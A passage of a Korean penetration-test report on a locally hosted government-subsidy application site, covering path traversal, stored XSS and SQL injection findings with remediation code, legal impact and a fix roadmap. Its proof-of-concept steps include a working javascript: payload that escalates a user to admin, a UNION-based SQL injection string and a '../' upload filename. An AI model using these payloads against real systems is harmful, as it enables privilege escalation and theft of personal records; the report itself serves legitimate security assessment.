27 RESIDENT_REGISTRATION_COPY
28 -----gecko-forboundsrye0bd1d2bde1ba7912d25d54b755bc48--
29
Response
1 HTTP/1.1 200
2 Vary: Origin
3 Vary: Access-Control-Request-Method
4 Vary: Access-Control-Request-Headers
5 Access-Control-Allow-Origin: http://localhost:3000
6 Access-Control-Allow-Credentials: true
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 0
9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13 Content-Type: application/json
14 Content-Length: 100
15 Date: Wed, 26 Aug 2026 06:44:48 GMT
16 Keep-Alive: timeout=60
17 Connection: keep-alive
18
19 {
20   "code": "200",
21   "data": {
22     "success": "SUCCESS",
23     "success": true
24   },
25   "timestamp": "2026-08-26T06:44:48.7407529"
26 }
```

3. 업로드된 ../DEVNOTES.md 파일을 클릭하여 다운로드시 서버 내부의 중요파일인 DEVNOTES.md 파일이 유출됩니다.



[대응 방안]

- 업로드 파일 검증용 FileUploadValidator 컴포넌트에서 "../" 등의 경로 추적 문자열을 검증하는 로직을 추가합니다.

```
String filename = Paths.get(originalFilename)
```

```
.getFileName()
```

```
.toString());
```



```
if (!filename.equals(originalFilename)) {  
    throw new BusinessException(ErrorCode.INVALID_FILE_NAME);  
}
```

```
String extension = getExtension(filename);
```

- FileManager 의 storeFile 메서드에 업로드 파일명 난수화 적용 및 저장 로직을 추가합니다.

```
public String storeFile(MultipartFile multipartFile) {

    fileUploadValidator.validate(multipartFile);
    String originalFilename = multipartFile.getOriginalFilename();
    String storeFileName = createStoreFileName(originalFilename);

    try {
        Path uploadPath = Paths.get(uploadDir);
        if (!Files.exists(uploadPath)) {
            Files.createDirectories(uploadPath);
        }

        File dest = new File(getFullPath(storeFileName).toString());
        multipartFile.transferTo(dest);
        return storeFileName;

    } catch (IOException e) {
        throw new IllegalArgumentException("파일 저장 중 오류가 발생했습니다.", e);
    }
}

private String createStoreFileName(String originalFilename) {
    String ext = extractExt(originalFilename);
    String uuid = UUID.randomUUID().toString();
    return uuid + "." + ext;
}

private String extractExt(String originalFilename) {
    int pos = originalFilename.lastIndexOf(".");
    if (pos == -1) {
        return "";
    }
}
```

```
return originalFilename.substring(pos + 1);  
}
```

3.5 Stored Cross-Site Scripting (관리자 권한 상승)

위험도	Critical (CVSS: 9.3)	OWASP TOP 10/ CWE	A05:2025-Injection CWE-79 (Improper Neutralization of Input During Web Page Generation) CWE- 200(Information Disclosure)
진단 대상	[POST] http://localhost:8080/api/inquiry		
발견 위치	[ResponseBody] link		
영향도	공격자의 악성 스크립트가 포함된 문의글의 링크를 관리자가 클릭 시, 관리자 세션 컨텍스트 내에서 스크립트가 실행되어 '관리자 권한 부여 API'가 강제 호출됨 (일반 계정의 관리자 승격).		
진단 상태	취약 [미조치]	이행 점검	해당 없음 (1 차 진단)


[위험도 판정 근거]
단순 저장형 XSS 를 넘어 관리자 세션을 이용한 권한 탈취(Privilege Escalation)로 이어져 시스템
전체 제어권을 상실하므로 Critical 로 판정함.

[취약점 개요]
리엑트 NoticeManagement.jsx 파일에서 선택한 사용자 문의 조회 결과에 해당하는
selectedQna 의 link 값을 window.location.href 에 할당하여 발생하는 취약점으로 관리자가
관리자 페이지에서 해당 링크 클릭시 링크에 포함된 javascript 가 관리자 권한으로 실행될 수
있습니다.
이를 통해 이전 DEVNOTES 에서 발견한 관리자 전용 계정권한 변경 API ([PATCH]
/api/user/role/{userId}/admin)를 실행시켜 일반 사용자 계정을 관리자 계정으로 승격 시킬 수
있습니다.

이후 정부지원금 사이트의 정상 비즈니스 로직을 활용하여 관리자페이지의 "신청자 심사 및 관리" 탭에서 지원금 제도를 신청한 사용자가 신청서에 포함시킨 주민등록초본 등의 서류를 다운로드 할 수 있습니다.

[발견 과정 및 POC]

1. 일반 사용자 계정으로 로그인 후 마이페이지의 "1:1 문의내역"에서 문의 작성 버튼 클릭 합니다.



2. 테스트용 일반 사용자 계정의 userId 를 다음 스크립트에 설정 후 문의작성 폼의 참고링크에 스크립트 기입합니다.

```
javascript:(async)=>{ const c=document.cookie.split('; ').find(x=>x.startsWith('XSRF-TOKEN=')); const t=c?.split('=').slice(1).join('='); await fetch('/api/user/role/{userId}/admin',{method:'PATCH',credentials:'include',headers:{'Content-Type': 'application/json', 'X-Request-Id': crypto.randomUUID(), 'X-Request-Time': new Date().toISOString(), 'XSRF-TOKEN':decodeURIComponent(t)},body:JSON.stringify({'role':'ADMIN'})});}
```

GOV 지원금24

1:1 문의 내역

INQUIRY 새 문의 작성

제목 *

일반계정 권한 상승 취약점 테스트

내용 *

테스트용 문의입니다.

참고링크

`/api/user/role/2/admin', {method:'PATCH',credentials:'include',headers:{"Conte`

등록하기

3. 등록하기 버튼을 누르고 관리자 계정으로 로그인 후 "게시판 & 민원 관리" 탭의 1:1 민원 답변에서 등록한 민원의 참고용 링크 클릭합니다.

GOV 지원금24 ADMIN

자동 로그아웃 14:11 연장 관리자님 로그아웃


관리 메뉴

- 대시보드
- 지원 사업 관리
- 신청자 심사 및 관리
- 게시판 & 민원 관리
- 시스템 로그 관리

게시판 & 민원 관리

공지사항 관리 1:1 민원 답변

작성자	민원 제목	처리 상태
test	일반계정 권한 상승 취약점 테스트	답변대기



[대응 방안]

- 리액트의 NoticeManagement.jsx 페이지에서 selectedQna.link 값을 window.location.href 가 아닌 일반 텍스트나 태그를 활용하여 javascript 가 동작하지 않도록 설정합니다.

```
<div style={styles.qnaLinkBox}>
  <span style={styles.linkTitle}>□{selectedQna.link ? (
    <span style={styles.noLinkText}>{selectedQna.link}</span>
  ) : (
    <span style={styles.noLinkText}>등록된 참고링크가 없습니다.</span>
  )}</span>
</div>
```

3.6 SQL Injection (데이터베이스 탈취)

위험도	Critical (CVSS: 9.4)	OWASP TOP 10/ CWE	A05:2025-Injection CWE-89 (Improper Neutralization of Special Elements used in an SQL Command)
-----	----------------------	----------------------	---

진단 대상	[GET] http://localhost:8080/api/monitoring/admin		
발견 위치	[ResponseBody] apiUrl		
영향도	로그 검색 쿼리 조작을 통해 백엔드 DB 구조 탈취 및 지원자 고유 식별 정보, 지원금 심사 데이터 등 전체 데이터베이스 덤프 가능.		
진단 상태	취약 [미조치]	이행 점검	해당 없음 (1 차 진단)

[위험도 판정 근거]


취약점 체이닝(XSS)을 통해 획득한 관리자 권한으로 접근, 시스템의 근간인 데이터베이스 전체를 덤프할 수 있으므로 Critical 로 판정함.

[취약점 개요]

로그 검색시 LogService 의 getLogs 에서 사용자의 입력값(apiUrl)을 검증이나 바인딩 없이 동적 SQL 문자열에 직접 결합하여 실행함으로써 발생하는 SQL Injection 취약점입니다.

[발견 과정 및 POC]


1. 관리자 권한을 획득한 유저 계정으로 로그인 후 관리자 페이지의 “시스템 로그 관리” 탭에서 검색란에 '를 입력하여 동적으로 생성되는 쿼리 정보를 획득합니다.



2. 응답데이터 기준 실제 DB 데이터가 유출되는 파라미터를 확인하기 위해 UNION 과 함께 컬럼의 개수와 타입을 추정해가며 최종적으로 다음 스크립트를 검색창에 입력합니다.


) AND 1=0 UNION SELECT DISTINCT ROW_NUMBER() OVER(), table_name, null, null, null


```
FROM information_schema.tables WHERE table_schema = DATABASE() #
```



3. SQLi 공격이 성공하였으며 DB 데이터가 출력되는 응답형식을 확인할 수 있습니다. 이를 이용해 자동화 공격 스크립트를 제작후 최종적으로 전체 DB를 덤프하였습니다.

SQLi 공격 자동화 스크립트 및 리포트



[대응 방안]

로그검색 기능 사용시 LogService 의 getLogs 함수에서 Spring Data JPA 의 Repository 메서드(예: findByApiUrlContaining)를 활용하여 구조적으로 SQL 인젝션을 방어합니다.


```
List<LogResponseDto> result =  
logRepository.findByApiUrlContainingIgnoreCase(dto.apiUrl()).stream()  
    .map(LogResponseDto::from)  
    .toList();  
return result;
```

4. 종합 결론 및 비즈니스 영향

본 진단 결과, '정부지원금 통합 신청 시스템'은 사용자 편의성 측면에서 우수하게 구현되었으나, 권한 통제 및 입력 검증과 같은 핵심 보안 아키텍처 부분에서 중대한 결함이 다수 확인되었습니다.

4.1 법적/비즈니스 위협

본 시스템은 정부지원금 신청 과정에서 신청자의 주민등록초본, 가족관계증명서, 통장사본, 소득증빙서류, 납세증명서 및 성명·연락처·이메일·은행명·계좌번호 등 다수의 개인정보 및 고유식별정보를 처리합니다. 식별된 공격 시나리오가 실제 운영 환경에서 발생하여 공격자가 관리자 권한을 탈취하고 해당 정보에 대량으로 접근·유출할 경우, 다음과 같은 중대한 법적·비즈니스 피해가 발생할 수 있습니다.

- [법적 제재] 개인정보 보호법 제 29 조에 따른 안전조치 의무를 적절히 이행하지 않은 사실이 인정될 경우, 개인정보보호위원회의 조사 및 시정조치 대상이 될 수 있으며, 위반행위의 유형과 규모 등에 따라 과징금 등 행정제재가 부과될 수 있습니다. 특히 개인정보의 대량 유출이 발생한 경우 개인정보보호법 제 34 조에 따른 정보주체에 대한 유출 통지 및 관계 기관 신고 등의 법적 의무가 발생할 수 있습니다.

- [대규모 과징금] 개인정보 보호법 제 64 조의 2 에 따라 법에서 정한 개인정보 처리 위반행위에 대해서는 전체 매출액의 100 분의 3 을 초과하지 않는 범위에서 과징금이 부과될 수 있으며, 매출액이 없거나 산정이 곤란한 경우에는 20 억원 이하의 범위에서 과징금이 부과될 수 있습니다.

- [피해자 손해배상] 개인정보 보호법 제 39 조에 따라 개인정보 유출로 정보주체에게 손해가 발생한 경우 개인정보 보호법상 손해배상 책임이 문제될 수 있으며, 개인정보처리자의 고의 또는 중대한 과실이 인정되는 경우 법원이 손해액의 5 배를 넘지 않는 범위에서 배상액을 정할 수 있는 징벌적 손해배상 제도가 존재합니다. 또한 개인정보 보호법 제 39 조의 2 에서는 법정손해배상 청구와 관련하여 정보주체가 300 만원 이하의 범위에서 상당한 금액을 손해액으로 청구할 수 있도록 규정하고 있습니다.

- [신뢰도 추락] 정부·공공서비스 이용 과정에서 제출된 신분·가족관계·금융·소득 관련 정보가 대량 유출될 경우 국민의 서비스 이용 신뢰도가 크게 저하될 수 있으며, 개인정보 도용, 금융사기, 피싱 등 2 차 피해로 이어질 가능성이 존재합니다.

- [업무·운영 차질] 침해사고 발생 이후 시스템 접근 통제 강화, 서비스 일시 중단, 사고 원인 조사, 피해범위 파악, 정보주체 통지, 재발방지 대책 수립 등의 대응이 필요하여 서비스 운영 및 행정 업무에 상당한 비용과 업무 부담이 발생할 수 있습니다.

종합적으로 본 취약점은 단순한 개별 계정 침해에 그치지 않고, 관리자 권한 탈취를 통한 대량 개인정보 접근 및 유출로 확대될 가능성이 존재한다는 점에서 법적·재무적·평판적 영향도가 매우 높은 취약점으로 평가할 수 있습니다.

5. 이행 점검 및 조치 가이드

발견된 취약점은 시스템 오픈 전에 반드시 조치되어야 하며, 다음의 로드맵에 따라 보안 강화를 권고합니다.

구분	주요 조치 항목	세부 실행 가이드
단기 과제 (즉시 조치)	1. SQL Injection : JPA Repository 적용 2. Stored XSS : 클라이언트 렌더링 로직 수정 3. File Download: 경로 문자열 검증, 파일명 난수화 4. IDOR: 세션·객체 소유권 인가 검증 추가 5. Information Disclosure : 배포시 소스맵 제거 6. File Upload: 화이트리스트 확장자 검증	- 실행 근거: 3.1 ~ 3.6 절 '대응 방안' 및 코드 스니펫 참조하여 개발팀 즉시 반영 - 담당 주체: 백엔드/프론트 개발팀 (팀장: 000) - 1 차 검증(개발): 수정 완료 후 동일한 PoC 요청 시 에러 또는 정상 데이터만 반환되는지 자체 확인 - 2 차 검증(보안): 패치 완료 후 별도 2 차 모의해킹 재진단 실시 예정
중장기 과제 (보안 강화)	1. 개발자 대상 시큐어 코딩 교육 진행 2. 반기별 정기 모의해킹 및 취약점 진단 수행	- 시큐어 코딩: 내부 인사팀과 협의하여 2026 년 10 월 중 1 차 워크숍 실시 (본 보고서 사례 중심) - 정기 진단: 매년 3 월, 9 월

		정기 취약점 진단 예산 편성 및 외부 업체 선정 착수
--	--	----------------------------------

6. 부록 (Appendix)

6.1 용어 정리

- CVSS (Common Vulnerability Scoring System): 소프트웨어의 보안 취약점의 심각도를 평가하는 국제 표준 수치형 모델
- CWE (Common Weakness Enumeration): 소프트웨어 및 하드웨어 보안 약점의 고유 식별자 분류 체계
- IDOR (Insecure Direct Object Reference): 안전하지 않은 직접 객체 참조. 권한 검증 없이 식별자(ID)를 조작하여 타인의 데이터에 접근하는 취약점
- XSS (Cross-Site Scripting): 공격자가 웹 페이지에 악성 스크립트를 삽입하여, 해당 페이지를 열람하는 다른 사용자의 브라우저에서 스크립트가 실행되게 하는 공격
- Path Traversal: 상위 디렉토리로 이동하는 문자열('../')을 이용해 허용되지 않은 시스템 내부 경로의 파일에 접근하는 기법

6.2 진단 활용 도구

본 모의해킹 진단에는 다음과 같은 표준화된 도구가 사용되었습니다.

- Burp Suite Community: HTTP/HTTPS 프록시 패킷 변조 및 인터셉트
- Web Browser Developer Tools: 프론트엔드 소스코드, DOM 구조 및 브라우저 스토리지 분석
- Custom Python Script: SQL Injection 자동화 및 데이터 덤프 모의 증명